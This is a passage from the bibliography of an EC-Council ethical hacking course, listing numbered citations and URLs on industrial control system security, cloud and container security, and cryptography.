1390. Galina Antova, (2017), Rethinking Vulnerability Disclosures in Industrial Control Systems, from https://www.darkreading.com/threat-intelligence/rethinking-vulnerability-disclosures-in-industrial-control-systems/a/d-id/1327986.

1391. Irfan Shakeel, (2016), Destructive Security Flaws in Industrial Control Systems, from https://resources.infosecinstitute.com/destructive-security-flaws-industrial-control-systems/#gref.

1392. (2018), Side-Channel Attacks Put Critical Infrastructure at Risk, from https://www.icscybersecurityconference.com/side-channel-attacks-put-critical-infrastructure-at-risk/.

1393. Eduard Kovacs, (2018), ICS Devices Vulnerable to Side-Channel Attacks: Researcher, from https://www.securityweek.com/ics-devices-vulnerable-side-channel-attacks-researcher.

1394. Dr. Siv Hilde Houmb, (2018), How to Hack Programmable Logic Controllers, from https://www.controldesign.com/articles/2018/how-to-hack-programmable-logic-controllers/.

1395. Ali Abbasi and Majid Hashemi, (2016), Ghost in the PLC: Designing an Undetectable Programmable Logic Controller Rootkit via Pin Control Attack, from https://research.utwente.nl/en/publications/ghost-in-the-plc-designing-an-undetectable-programmable-logic-con.

1396. (2019), Attacks Against Industrial Machines via Vulnerable Radio Remote Controllers: Security Analysis and Recommendations, from https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/attacks-against-industrial-machines-via-vulnerable-radio-remote-controllers-security-analysis-and-recommendations.

1397. Bruce Sussman, (2019), Industrial Cybersecurity: RF Vulnerability, from https://www.secureworldexpo.com/industry-news/industrial-cybersecurity-risk-study.

1398. (2018), An Introduction to Operational Technology and it's Security: 5 Key Facts, from https://www.vsec.infinigate.co.uk/blog/operational-technology-security-ransomware-threats.

1399. Marcel Kisch, (2017), What Do Recent Attacks Mean for OT Network Security?, from https://securityintelligence.com/what-do-recent-attacks-mean-for-ot-network-security/.

1400. (2019), MegaCortex Ransomware Spotted Attacking Enterprise Networks, from https://www.trendmicro.com/vinfo/pl/security/news/cybercrime-and-digital-threats/megacortex-ransomware-spotted-attacking-enterprise-networks.

1401. Lawrence Abrams, (2019), Elusive MegaCortex Ransomware Found - Here is What We Know, from https://www.bleepingcomputer.com/news/security/elusive-megacortex-ransomware-found-here-is-what-we-know/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1402. Pieter Arntz, (2019), MegaCortex Continues Trend of Targeted Ransomware Attacks, from https://blog.malwarebytes.com/threat-spotlight/2019/06/megacortex-continues-trend-of-targeted-ransomware-attacks/.

1403. Michelle Netten, (2019), MegaCortex Ransomware Worsens — Hackers Change Users' Passwords & Make Blackmail Demands, from https://virsec.com/megacortex-ransomware-worsens-hackers-change-users-passwords-and-make-blackmail-demands/.

1404. Jasper Manuel and Joie Salvio, (2019), LockerGoga: Ransomware Targeting Critical Infrastructure, from https://www.fortinet.com/blog/threat-research/lockergoga-ransomeware-targeting-critical-infrastructure.html.

1405. (2019), What You Need to Know About the LockerGoga Ransomware, from https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/what-you-need-to-know-about-the-lockergoga-ransomware/.

1406. (2019), Targeted Ransomware: Proliferating Menace Threatens Organizations, from https://www.symantec.com/blogs/threat-intelligence/targeted-ransomware-threat.

1407. (2017), Hardware Hacking in Industrial Control Systems,from https://www.incibe-cert.es/en/blog/hardware-hacking-industrial-control-system.

1408. (2017), SCADA Hacking: Hacking the Schneider Electric TM221 Modicon PLC using modbus-cli, from https://www.hackers-arise.com/post/2017/03/28/scada-hacking-hacking-the-schneider-electric-tm221-modicon-plc-using-modbus-cli.

1409. (2018), SCADA Hacking: Exploiting SCADA/ICS Systems with the Command Line Tool, modbus-cli, from https://www.hackers-arise.com/post/2018/03/22/scada-hacking-exploiting-scadaics-systems-with-the-command-line-tool-modbus-cli.

1410. William Grove, (2019), OT Networks Saw Attacks Continue to Rise in 2018, from https://blog.skyboxsecurity.com/ot_networks_2018_threats/.

1411. An Executive Guide to Cyber Security for Operational Technology, from https://www.ge.com/fr/sites/www.ge.com.fr/files/an-executive-guide-to-cyber-security-for-operational-technology-whitepaper.pdf.

1412. Dr. J.M. Ceron, Dr. J.J.Chromik, Dr. J.J.C. Santanna and Prof. dr. ir. A. Pras, (2019), Online Discoverability and Vulnerabilities of ICS/SCADA Devices in the Netherlands, from https://www.thehaguesecuritydelta.com/media/com_hsd/report/250/document/wodc-report-scada-final.pdf.

1413. (2011), Common Cybersecurity Vulnerabilities in Industrial Control Systems, from https://www.us-cert.gov/sites/default/files/recommended_practices/DHS_Common_Cybersecurity_Vulnerabilities_ICS_2010.pdf.

1414. Adrian Booth, Aman Dhingra, Sven Heiligtag, Mahir Nayfeh, and Daniel Wallance, (2019), Critical Infrastructure Companies and the Global Cybersecurity Threat, from https://www.mckinsey.com/business-functions/risk/our-insights/critical-infrastructure-companies-and-the-global-cybersecurity-threat.

1415. Lauren Gibbons Paul, (2018), Making Sense of the ICS Cybersecurity Market, from https://www.automationworld.com/home/article/13318353/making-sense-of-the-ics-cybersecurity-market.

1416. Open Source Honeypots That Detect Threats for Free, from https://www.smokescreen.io/practical-honeypots-a-list-of-open-source-deception-tools-that-detect-threats-for-free/.

Module 19: Cloud Computing

1417. (2013), Cloud Computing Vulnerability Incidents: A Statistical Overview, from https://cloudsecurityalliance.org/download/cloud-computing-vulnerability-incidents-a-statistical-overview/.

1418. (2013), Introduction to Cloud Computing, from https://www.slideshare.net/ProfEdge/introduction-to-cloud-computing-23970527.

1419. Alok Tripathi and Abhinav Mishra, (2011), Cloud Computing Security Considerations, from https://www.semanticscholar.org/paper/Cloud-computing-security-considerations-Tripathi-Mishra/fd710d62f8db9621d97ab00acf1bb8e8d28e06b2.

1420. Kazi Zunnurhain and Susan V. Vrbsky, Security Attacks and Solutions in Clouds, from http://salsahpc.indiana.edu/CloudCom2010/Poster/cloudcom2010_submission_98.pdf.

1421. Chimere Barron, Huiming Yu and Justin Zhan (2013), Cloud Computing Security Case Studies and Research, from http://www.iaeng.org/publication/WCE2013/WCE2013_pp1287-1291.pdf.

1422. Keiko Hashizume, David G Rosado, Eduardo Fernández-Medina and Eduardo B Fernandez (2013), An analysis of security issues for cloud computing, from https://jisajournal.springeropen.com/articles/10.1186/1869-0238-4-5.

1423. Ian Mitchell and John Alcock, Cloud Security The definitive guide to managing risk in the new ICT landscape, from https://www.fujitsu.com/global/Images/WBOC-2-Security.pdf.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1424. Michael Cobb, (2007), What security issues can arise from unsynchronized system clocks?, from https://searchsecurity.techtarget.com/answer/What-security-issues-can-arise-from-unsynchronized-system-clocks.
1425. Network Time Synchronization, from https://www.endruntechnologies.com/network-time-synchronization.htm.
1426. Man in the Cloud (MITC) Attacks, from https://www.imperva.com/docs/HII_Man_In_The_Cloud_Attacks.pdf.
1427. Martin Gontovnikas, (2018), What Is Identity as a Service (IDaaS)?, from https://auth0.com/blog/identity-as-a-service-in-2018/.
1428. Multi-Cloud, from https://avinetworks.com/glossary/multi-cloud/.
1429. (2019), Multicloud, from https://en.wikipedia.org/wiki/Multicloud.
1430. Rich Caldwell, (2019), Pros and Cons of a Multi-Cloud Strategy, from https://centricconsulting.com/blog/pros-and-cons-of-a-multi-cloud-strategy/.
1431. Jignesh Solanki, 6 Multi-Cloud Architecture Designs for an Effective Cloud Strategy, from https://www.simform.com/multi-cloud-architecture/.
1432. (2020), Cloud storage, from https://en.wikipedia.org/wiki/Cloud_storage.
1433. Laxmi Ashrit, What is Cloud Storage – Architecture, Types, Advantages & Disadvantages, from https://electricalfundablog.com/cloud-storage-architecture-types/.
1434. Basic Cloud Storage Architecture Information Technology Essay, from https://www.uniassignment.com/essay-samples/information-technology/basic-cloud-storage-architecture-information-technology-essay.php.
1435. Liz Alton , (2019), 4 Ways AI Is Improving Cloud Computing, from https://community.connection.com/4-ways-ai-is-improving-cloud-computing/.
1436. Vishal Bhatia, The Role of Artificial Intelligence in Cloud Computing, from https://www.goodfirms.co/blog/role-of-ai-in-cloud-computing.
1437. Neeru Jain, (2019), Top 7 Benefits of Using AI in Cloud Computing, from https://www.whizlabs.com/blog/benefits-of-ai-in-cloud-computing/.
1438. Bob O'Donnell, (2016), Virtual Reality and the Cloud Belong Together, from https://www.vox.com/2016/4/6/11585914/virtual-reality-in-the-cloud.
1439. (2019), What is Containers as a service (CaaS)?, from https://www.ibm.com/services/cloud/containers-as-a-service.
1440. Murugiah Souppaya, John Morello, and Karen Scarfone, (2017), Application Container Security Guide, from https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-190.pdf.
1441. Sten Pittet, What is a Container?, from https://www.atlassian.com/continuous-delivery/microservices/containers.
1442. Pethuru Raj, Jeeva S. Chelladhurai, and Vinod Singh, (2015), Containerization vs Virtualization – An introduction to Docker, from https://jaxenter.com/containerization-vs-virtualization-docker-introduction-120562.html.
1443. How is containerization different from virtualization?, from https://www.techopedia.com/7/31288/technology-trends/how-is-containerization-different-from-virtualization.
1444. Roderick Bauer, (2018), What's the Diff: VMs vs Containers, from https://www.backblaze.com/blog/vm-vs-containers/.
1445. (2020), Docker (software), from https://en.wikipedia.org/wiki/Docker_(software).
1446. Docker overview, from https://docs.docker.com/engine/docker-overview/.
1447. Docker Containers, from https://www.aquasec.com/wiki/display/containers/Docker+Containers.
1448. Avi, (2019), Docker Architecture and its Components for Beginner, from https://geekflare.com/docker-architecture/.
1449. Docker Architecture, from https://www.aquasec.com/wiki/display/containers/Docker+Architecture.
1450. Swarm mode overview, from https://docs.docker.com/engine/swarm/.
1451. What is Docker Swarm, from https://www.aquasec.com/wiki/display/containers/Docker+Containers#DockerContainers-DOCKERSWARM....
1452. (2019), Designing a Microservices Architecture with Docker Containers, from https://www.sumologic.com/insight/microservices-architecture-docker-containers/.
1453. Asad Faizi, (2019), Microservices Orchestration with Kubernetes, from https://medium.com/faun/microservices-orchestration-with-kubernetes-1cbb737cfa46.
1454. Mark Church, Marlon Ruiz, Andrew Seifert, and Trapier Marshall, Docker Swarm Reference Architecture: Exploring Scalable, Portable Docker Container Networks, from https://success.docker.com/article/networking.
1455. (2018), Docker Networking, from https://github.com/kyhau/docker-notebook/blob/master/docker-networking.md.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1456. Saurabh Kulshrestha, (2018), Docker Networking - Explore How Containers Communicate With Each Other, from https://medium.com/edureka/docker-networking-1a7d65e89013.

1457. Isaac Eldridge, (2018), What Is Container Orchestration?, from https://blog.newrelic.com/engineering/container-orchestration-explained/.

1458. Container Orchestration, from https://avinetworks.com/glossary/container-orchestration/.

1459. (2019), What is Kubernetes, from https://kubernetes.io/docs/concepts/overview/what-is-kubernetes/.

1460. Kubernetes Architecture 101, from https://www.aquasec.com/wiki/display/containers/Kubernetes+Architecture+101.

1461. (2020), Kubernetes Components, from https://kubernetes.io/docs/concepts/overview/components/.

1462. Guillermo Velez, (2019), Kubernetes vs. Docker: A Primer, from https://containerjournal.com/topics/container-ecosystems/kubernetes-vs-docker-a-primer/.

1463. Jim Armstrong, Docker And Kubernetes? I thought you were competitors?, from https://www.docker.com/blog/top-questions-docker-kubernetes-competitors-or-together/.

1464. Amir Jerbi, (2017), 8 Docker security rules to live by, from https://www.infoworld.com/article/3154711/8-docker-security-rules-to-live-by.html.

1465. (2018), Security Challenges Related to Containers, from https://www.ariacybersecurity.com/container-security-challenges-blog/.

1466. Christopher Tozzi,(2018) , 3 Container Security Advantages and 3 Security Challenges, from https://containerjournal.com/topics/container-security/3-container-security-advantages-and-3-security-challenges/.

1467. Paul Castro, Vatche Ishakian, Vinod Muthusamy, and Aleksander Slominski, (2019), The Rise of Serverless Computing, from https://cacm.acm.org/magazines/2019/12/241054-the-rise-of-serverless-computing/fulltext.

1468. (2020), Serverless Computing, from https://en.wikipedia.org/wiki/Serverless_computing.

1469. David Prothero, Serverless Architecture, from https://www.twilio.com/docs/glossary/what-is-serverless-architecture.

1470. Why use Serverless Computing? | Pros and Cons of Serverless, from https://www.cloudflare.com/learning/serverless/why-use-serverless/.

1471. Jignesh Solanki, Serverless Architecture: A Comprehensive Guide, from https://www.simform.com/serverless-architecture-guide/.

1472. (2014), Cloud Top 10 Security Risks, from https://www.owasp.org/index.php/Category:OWASP_Cloud_%E2%80%90_10_Project.

1473. Shankar Babu, Chebrolu, Vinay Bansal, and Pankaj Telang, Top 10 Cloud Risks That Will Keep You Awake at Night, from https://www.owasp.org/images/4/47/Cloud-Top10-Security-Risks.pdf.

1474. OWASP Top 10 (2017) Interpretation for Serverless, from https://www.owasp.org/images/5/5c/OWASP-Top-10-Serverless-Interpretation-en.pdf.

1475. Lance Whitney, (2019), How to Prevent the Top 11 Threats in Cloud Computing, from https://www.techrepublic.com/article/how-to-prevent-the-top-11-threats-in-cloud-computing/.

1476. Chester Avey, (2019), 7 Key Cybersecurity Threats to Cloud Computing, from https://cloudacademy.com/blog/key-cybersecurity-threats-to-cloud-computing/.

1477. Rakesh Soni, (2019), The Rise of Cloud Computing Threats: How to protect your cloud customers from security risks, from https://customerthink.com/the-rise-of-cloud-computing-threats-how-to-protect-your-cloud-customers-from-security-risks/.

1478. (2019), Container Security: Examining Potential Threats to the Container Environment, from https://www.trendmicro.com/vinfo/us/security/news/security-technology/container-security-examining-potential-threats-to-the-container-environment.

1479. Container Vulnerabilities and Threats, from https://www.aquasec.com/wiki/display/containers/Container+Vulnerabilities+and+Threats.

1480. (2019), Cloud Container Vulnerabilities Soar, According to Report, from https://www.globenewswire.com/news-release/2019/07/24/1886967/0/en/Cloud-Container-Vulnerabilities-Soar-According-to-Report.html.

1481. Anurag Kahol, (2019), Beware the man in the cloud: How to protect against a new breed of cyberattack, from https://www.helpnetsecurity.com/2019/01/21/mitc-attack/.

1482. Adrian Nish and Tom Rowles, (2017), APT10 - OPERATION CLOUD HOPPER, from https://baesystemsai.blogspot.com/2017/04/apt10-operation-cloud-hopper_3.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1483. Nathaniel Richmond, (2019), Operation Cloud Hopper Case Study, from https://insights.sei.cmu.edu/sei_blog/2019/03/operation-cloud-hopper-case-study.html.

1484. Jeremy Kirk, (2019), Cloud Hopper: Major Cloud Services Victims Named, from https://www.bankinfosecurity.com/cloud-hopper-major-cloud-services-victims-named-a-12695.

1485. (2018), Cryptojacking Attacks - Securonix Security Advisory (SSA), from https://www.securonix.com/web/wp-content/uploads/2018/06/cryptojacking_security_advisory.pdf.

1486. Charlie Osborne, (2018), Cryptojacking Attacks Surge Against Enterprise Cloud Environments, from https://www.zdnet.com/article/cryptojacking-attacks-surge-against-enterprise-cloud-environments/.

1487. Trenton Baker, (2018), Mobile and Cloud Cryptojacking Skyrockets, from https://www.keepitsafe.com/blog/post/mobile-and-cloud-cryptojacking-skyrockets/.

1488. Tara Seals, (2019), 'Cloudborne' IaaS Attack Allows Persistent Backdoors in the Cloud, from https://threatpost.com/cloudborne-iaas-attack-cloud/142223/.

1489. Rene Millman, (2019), Bare metal flaw allows hackers to put backdoors into cloud servers, from https://www.cloudpro.co.uk/it-infrastructure/security/7961/bare-metal-flaw-allows-hackers-to-put-backdoors-into-cloud-servers.

1490. Maria Deutscher, New Cloudborne vulnerability exposes cloud servers to potential hacking, from https://siliconangle.com/2019/02/26/new-cloudborne-vulnerability-potentially-exposes-cloud-servers-hacking/.

1491. Kelly Sheridan, (2019), Cloudborne: Bare-Metal Cloud Servers Vulnerable to Attack, from https://www.darkreading.com/cloud/cloudborne-bare-metal-cloud-servers-vulnerable-to-attack/d/d-id/1333969.

1492. Aditya K Sood and Rehan Jalil, (2018), Cloudifying Threats—Understanding Cloud App Attacks and Defenses, from https://www.isaca.org/Journal/archives/2018/Volume-1/Pages/cloudifying-threats-understanding-cloud-app-attacks-and-defenses.aspx?utm_referrer=.

1493. Metadata Spoofing Attack, from https://books.google.as/books?id=x4e6BQAAQBAJ&pg=PA182&lpg=PA182&dq=Cloud+Malware+Injection+Attack&source=bl&ots=xv-egwmdU9&sig=ACfU3U1HzG8MIciUu-SwIQzFsLLjGUlvBw&hl=en&sa=X&ved=2ahUKEwjSwsmigoXmAhWY63MBHe64A944KBDoATAFegQICBAB#v=onepage&q=metadata%20spoofing&f=false.

1494. What is an HTTP flood DDoS attack?, from https://www.cloudflare.com/learning/ddos/http-flood-ddos-attack/.

1495. (2017), Detection of HTTP Flooding Attacks in Cloud Using Dynamic Entropy Method, from https://www.researchgate.net/publication/321185428_Detection_of_HTTP_Flooding_Attacks_in_Cloud_Using_Dynamic_Entropy_Method.

1496. Anna Bryk, (2018), Cloud Computing: A New Vector for Cyber Attacks, from https://www.apriorit.com/dev-blog/523-cloud-computing-cyber-attacks.

1497. (2019), Top 5 Cloud Computing Security Issues; and How they are used by Hackers, from https://www.cloudmanagementinsider.com/top-5-cloud-computing-security-issues-and-strategies-used-by-hackers/.

1498. Warwick Ashford, (2018), Hackers Increasingly Targeting Cloud Infrastructure, from https://www.computerweekly.com/news/252444716/Hackers-increasingly-targeting-cloud-infrastructure.

1499. (2018), A Practical Guide to Testing the Security of Amazon Web Services (Part 1: AWS S3), from https://blog.mindedsecurity.com/2018/09/a-practical-guide-to-testing-security.html.

1500. Working with Amazon S3 Buckets, from https://docs.aws.amazon.com/AmazonS3/latest/dev/UsingBucket.html.

1501. Rohan Chavan, (2019), Finding and Testing MisConfigured S3 Buckets, from https://medium.com/@rohanchavan/finding-and-testing-misconfigured-s3-buckets-d77992c4b5cd.

1502. Rmorril, (2012), Google hacking Amazon Web Services Cloud front and S3, from https://it.toolbox.com/blogs/rmorril/google-hacking-amazon-web-services-cloud-front-and-s3-011613.

1503. Matthew Palmer, How Does Kubernetes Use etcd?, from https://matthewpalmer.net/kubernetes-app-developer/articles/how-does-kubernetes-use-etcd.html.

1504. Spencer Gietzen, Enumerating AWS Roles through 'AssumeRole', from https://rhinosecuritylabs.com/aws/assume-worst-aws-assume-role-enumeration/.

1505. Jay Jani, (2019), S3 Bucket Misconfiguration: From Basics to Pawn, from https://bugbountypoc.com/s3-bucket-misconfiguration-from-basics-to-pawn/.

1506. Spencer Gietzen, Cloud Breach: Compromising AWS IAM Credentials, from https://rhinosecuritylabs.com/aws/aws-iam-credentials-get-compromised/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1507. Vince Lujan, (2017), What is AWS IAM?, from https://jumpcloud.com/blog/what-is-aws-iam/.

1508. Vitaly Simonovich and Ori Nakar, (2019), Hundreds of Vulnerable Docker Hosts Exploited by Cryptocurrency Miners, from https://www.imperva.com/blog/hundreds-of-vulnerable-docker-hosts-exploited-by-cryptocurrency-miners/.

1509. Riyaz Walikar, (2019), Getting Shell and Data Access in AWS by Chaining Vulnerabilities, from https://blog.appsecco.com/getting-shell-and-data-access-in-aws-by-chaining-vulnerabilities-7630fa57c7ed.

1510. Riyaz Walikar, (2019), An SSRF, Privileged AWS Keys and the Capital One Breach , from https://blog.appsecco.com/an-ssrf-privileged-aws-keys-and-the-capital-one-breach-4c3c2cded3af.

1511. Spencer Gietzen, AWS IAM Privilege Escalation – Methods and Mitigation, from https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/.

1512. Setu, (2018), What is AWS Post exploitation?, from https://cloudsecops.com/aws-post-exploitation-part-1/.

1513. Spencer Gietzen, Google Cloud Platform (GCP) Bucket Enumeration and Privilege Escalation, from https://rhinosecuritylabs.com/gcp/google-cloud-platform-gcp-bucket-enumeration/.

1514. Pawel Rzepa, (2018), Playing with CloudGoat part 2: Fooling AWS CloudTrail and Getting Persistent Access, from https://medium.com/@rzepsky/playing-with-cloudgoat-part-2-fooling-cloudtrail-and-getting-persistence-access-6a1257bb3f7c.

1515. (2019), Cloud Computing Security Considerations, from https://www.cyber.gov.au/publications/cloud-computing-security-considerations.

1516. Top 6 Considerations for Cloud Security and Data Protection, from https://searchstorage.techtarget.com/IronMountainCloud/Top-6-Considerations-For-Cloud-Security-and-Data-Protection.

1517. (2018), Moving to the Cloud – Cloud Security Considerations, from https://cloudcheckr.com/cloud-security/moving-cloud-security/.

1518. Gerry Grealish, Six Key Security Considerations for Responsible Cloud Migration, from https://www.symantec.com/content/dam/symantec/docs/data-sheets/six-key-considerations-for-responsible-cloud-migration-en.pdf.

1519. Cynthia Harvey, (2017), Cloud Security: 11 Best Practices, from https://www.esecurityplanet.com/cloud/cloud-security-best-practices.html.

1520. Jason Meilleur, (2019), The Growing Dangers of Cyber Attacks and the Need for Cloud Security, from https://www.360visibility.com/the-growing-dangers-of-cyber-attacks-and-the-need-for-cloud-security/.

1521. (2019), 19 Cloud Security Best Practices for 2019, from https://securingtomorrow.mcafee.com/blogs/enterprise/cloud-security/top-19-cloud-security-best-practices/.

1522. Matt Miller, (2018), Cloud Security Best Practices, from https://www.beyondtrust.com/blog/entry/cloud-security-best-practices.

1523. Aaron Small, (2019), Kubernetes Security Assessment, from https://github.com/kubernetes/community/blob/master/wg-security-audit/findings/Kubernetes%20Final%20Report.pdf.

1524. Aaron Small, (2019), Kubernetes Threat Model, from https://github.com/kubernetes/community/blob/master/wg-security-audit/findings/Kubernetes%20Threat%20Model.pdf.

1525. Rani Osnat, (2018), Top Docker Security Best Practices, from https://blog.aquasec.com/docker-security-best-practices.

1526. (2017), Major Risks for Core Components of Container Technologies and their Countermeasures NIST SP 800 190, from https://www.hack2secure.com/blogs/major-risks-for-core-components-of-container-technologies-and-their-countermeasures-nist-sp-800-190.

1527. Devdatta Mulgund, (2019), 8 Best Practices for Application Container Security, from https://securityintelligence.com/posts/8-best-practices-for-application-container-security/.

1528. Docker_Security_Cheat_Sheet.md, from https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Docker_Security_Cheat_Sheet.md.

1529. Jeff Hale, (2019), Top 20 Docker Security Tips, from https://towardsdatascience.com/top-20-docker-security-tips-81c41dd06f57.

1530. (2019), Understanding Docker Container Escapes, from https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/.

1531. (2019), Understanding and Preparing for Container security threats, from https://cyware.com/news/understanding-and-preparing-for-container-security-threats-26031da9.

1532. Docker Security Resources, from https://www.aquasec.com/wiki/display/containers/Docker+Security+Resources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1533. Sean Michael Kerner, (2019), Serverless Cloud Security: How to Secure Serverless Computing, from https://www.esecurityplanet.com/cloud/serverless-cloud-security.html.

1534. Liran Tal and Guy Podjarny, (2019), 10 Serverless Security Best Practices, from https://snyk.io/blog/10-serverless-security-best-practices/.

1535. Michelle Lange, (2019), What Is Zero Trust, and Why Does It Work?, from https://www.comptia.org/blog/what-is-zero-trust-and-why-does-it-work.

1536. Bianca Soare, (2019), What is the Zero Trust Model?, from https://heimdalsecurity.com/blog/what-is-the-zero-trust-model/.

Module 20: Cryptography

1537. (1999), Cracking S/MIME encryption using idle CPU time, from https://securiteam.com/tools/3J5PRQ0PPQ/.

1538. (2001), Announcing the ADVANCED ENCRYPTION STANDARD (AES), from https://csrc.nist.gov/csrc/media/publications/fips/197/final/documents/fips-197.pdf.

1539. John Talbot and Dominic Welsh, (2006), Complexity and Cryptography an introduction, from https://www.cambridge.org/gb/academic/subjects/mathematics/discrete-mathematics-information-theory-and-coding/complexity-and-cryptography-introduction?format=PB&isbn=9780521617710.

1540. Bruce Schneier, Applied Cryptography, Second Edition, from https://www.schneier.com/books/applied_cryptography/.

1541. Josh Ryder, Introduction to Encryption, from https://www.developer.com/tech/article.php/630681.

1542. Digital Certificates, from https://www.bitpipe.com/tlist/Digital-Certificates.html.

1543. Vijay Bollapragada, Mohamed Khalid, and Scott Wainner, IPSec Authentication and Authorization Models, from http://www.ciscopress.com/articles/article.asp?p=421514&seqNum=4%20-%2031k%20-.

1544. SHA (Secure Hash Algorithm), from http://safeexim.safescrypt.com/SafeDoXX_User_Manual.pdf.

1545. PGP Attack FAQ: The asymmetric cipher, from https://www.iusmentis.com/technology/encryption/pgp/pgpattackfaq/asymmetric/.

1546. What is Public-Key Cryptography?, from http://www.x5.net/faqs/crypto/q3.html.

1547. The Heartbleed Bug, from http://heartbleed.com/.

1548. Dr. B. R Gladman, (2000), The Regulation of Investigatory Powers Bill - The Provisions for Government Access to Keys, from https://www.fipr.org/rip/RIPGAKBG.pdf.

1549. YongBin Zhou and DengGuo Feng, Side-Channel Attacks: Ten Years after Its Publication and the Impacts on Cryptographic Module Security Testing, from https://csrc.nist.gov/csrc/media/events/physical-security-testing-workshop/documents/papers/physecpaper19.pdf.

1550. Van Geelkerken F.W.J, (2006), Digital Mixing (MIX nets), from https://www.iusmentis.com/society/privacy/remailers/onionrouting/.

1551. Josh Ryder, (2000), Introduction to Encryption, from https://www.developer.com/tech/article.php/630681/Introduction-to-Encryption.htm.

1552. Yuan Xue, (2009), Digital Signature, from https://tao.truststc.org/Members/yuanxue/network_security/Public resources/lecture12.

1553. Email Security, from https://www.livinginternet.com/e/es.htm.

1554. Hash-based message authentication code, from https://en.wikipedia.org/wiki/Hash-based_message_authentication_code.

1555. Margaret Rouse, (2010), Hash-based Message Authentication Code (HMAC), from http://searchsecurity.techtarget.com/definition/Hash-based-Message-Authentication-Code-HMAC.

1556. How and when do I use HMAC?, from https://security.stackexchange.com/questions/20129/how-and-when-do-i-use-hmac/20301.

1557. Krishna Gehlot, (2015), Message Authentication Code & HMAC, from, https://www.slideshare.net/PRINCEOFSUNCITY/message-authentication-code-hmac.

1558. Shaanan Cohney, Nadia Heninger, Matthew D. Green, (2017), The DUHK Attack, from https://duhkattack.com/.

1559. Gurubaran S, (2017), DUHK Attack allows Hackers to Recover Encryption Keys and Decrypt Communications Passing Over VPN, from https://gbhackers.com/duhk-attack-decrypt-communications-vpn/.

1560. Mohit Kumar, (2017), DUHK Attack Lets Hackers Recover Encryption Key Used in VPNs & Web Sessions, from https://thehackernews.com/2017/10/crack-prng-encryption-keys.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

1561. Catalin Cimpanu, (2017), DUHK Crypto Attack Recovers Encryption Keys, Exposes VPN Connections, More, from https://www.bleepingcomputer.com/news/security/duhk-crypto-attack-recovers-encryption-keys-exposes-vpn-connections-more/.

1562. John Leyden, Thomas Claburn and Chris Williams, (2017), 'First ever' SHA-1 hash collision calculated. All it took were five clever brains... and 6,610 years of processor time, from https://www.theregister.co.uk/2017/02/23/google_first_sha1_collision/.

1563. Collision attack, https://en.wikipedia.org/wiki/Collision_attack.

1564. Hash Collision Attack, https://privacycanada.net/hash-functions/hash-collision-attack/.

1565. Threefish from https://www.schneier.com/academic/skein/threefish.html.

1566. (2018), Threefish, from https://en.wikipedia.org/wiki/Threefish.

1567. (2017), Threefish Block Cipher, from https://tinycrypt.wordpress.com/2017/01/07/asmcodes-threefish/.

1568. (2019), Serpent (cipher), from https://en.wikipedia.org/wiki/Serpent_(cipher).

1569. Serpent Algorithm, from http://en.kryptotel.net/serpent.html.

1570. (2019), CAST-128, from https://en.wikipedia.org/wiki/CAST-128.

1571. (2019), Camellia (cipher), from https://en.wikipedia.org/wiki/Camellia_(cipher).

1572. (2020), GOST (block cipher), from https://en.wikipedia.org/wiki/GOST_(block_cipher).

1573. Muhammad Iqbal, Yudi Sahputra, and Andysah Putera Utama Siahaan, (2016), The Understanding of GOST Cryptography Technique, from https://www.researchgate.net/publication/308661220_The_Understanding_of_GOST_Cryptography_Technique.

1574. (2019), YAK(cryptography), from https://en.wikipedia.org/wiki/YAK_(cryptography).

1575. Mohsen Toorani, (2015), Cryptanalysis of a robust key agreement based on public key authentication, from https://onlinelibrary.wiley.com/doi/full/10.1002/sec.1373.

1576. Margaret Rouse, Elliptical Curve Cryptography (ECC), from https://searchsecurity.techtarget.com/definition/elliptical-curve-cryptography.

1577. (2018), Elliptic Curve Cryptography, from https://www.keycdn.com/support/elliptic-curve-cryptography.

1578. Maria Korolov and Doug Drinkwater, (2019), What is quantum cryptography? It's no silver bullet, but could improve security, from https://www.csoonline.com/article/3235970/what-is-quantum-cryptography-it-s-no-silver-bullet-but-could-improve-security.html.

1579. (2020), Quantum cryptography, from https://en.wikipedia.org/wiki/Quantum_cryptography.

1580. Shai Halevi, (2011), Homomorphic Encryption, from https://www.iacr.org/conferences/crypto2011/slides/Halevi.pdf.

1581. (2019), What is the purpose of Homomorphic encryption?, from https://crypto.stackexchange.com/questions/62386/what-is-the-purpose-of-homomorphic-encryption.

1582. Casey Crane, (2019), What is Homomorphic Encryption?, from https://www.thesslstore.com/blog/what-is-homomorphic-encryption/.

1583. Hardware-based Encryption Devices, from https://sourcedaddy.com/aplus/hardware-based-encryption-devices.html.

1584. Darril, TPM and HSM Hardware Encryption Devices, from https://blogs.getcertifiedgetahead.com/tpm-hsm-hardware-encryption-devices/.

1585. Hardware Security Modules (HSMs), from https://safenet.gemalto.com/data-encryption/hardware-security-modules-hsms/.

1586. Crypto USB - What is AES 256-Bit Hardware-Based Encryption?, from https://integralmemory.com/faq/what-aes-256-bit-hardware-based-encryption.

1587. (2020), GNU Privacy Guard, from https://en.wikipedia.org/wiki/GNU_Privacy_Guard.

1588. GNUPG (GPG), from http://www.att.es/producto/goanywhere/products/director/encryption/gpg.html.

1589. NanoDano, (2018), GPG Tutorial, from https://www.devdungeon.com/content/gpg-tutorial.

1590. (2019), Web of trust, from https://en.wikipedia.org/wiki/Web_of_trust.

1591. (2019), Related-key attack, from https://en.wikipedia.org/wiki/Related-key_attack.

1592. Alex Biryukov and Dmitry Khovratovich, Related-key Cryptanalysis of the Full AES-192 and AES-256, from https://eprint.iacr.org/2009/317.pdf.

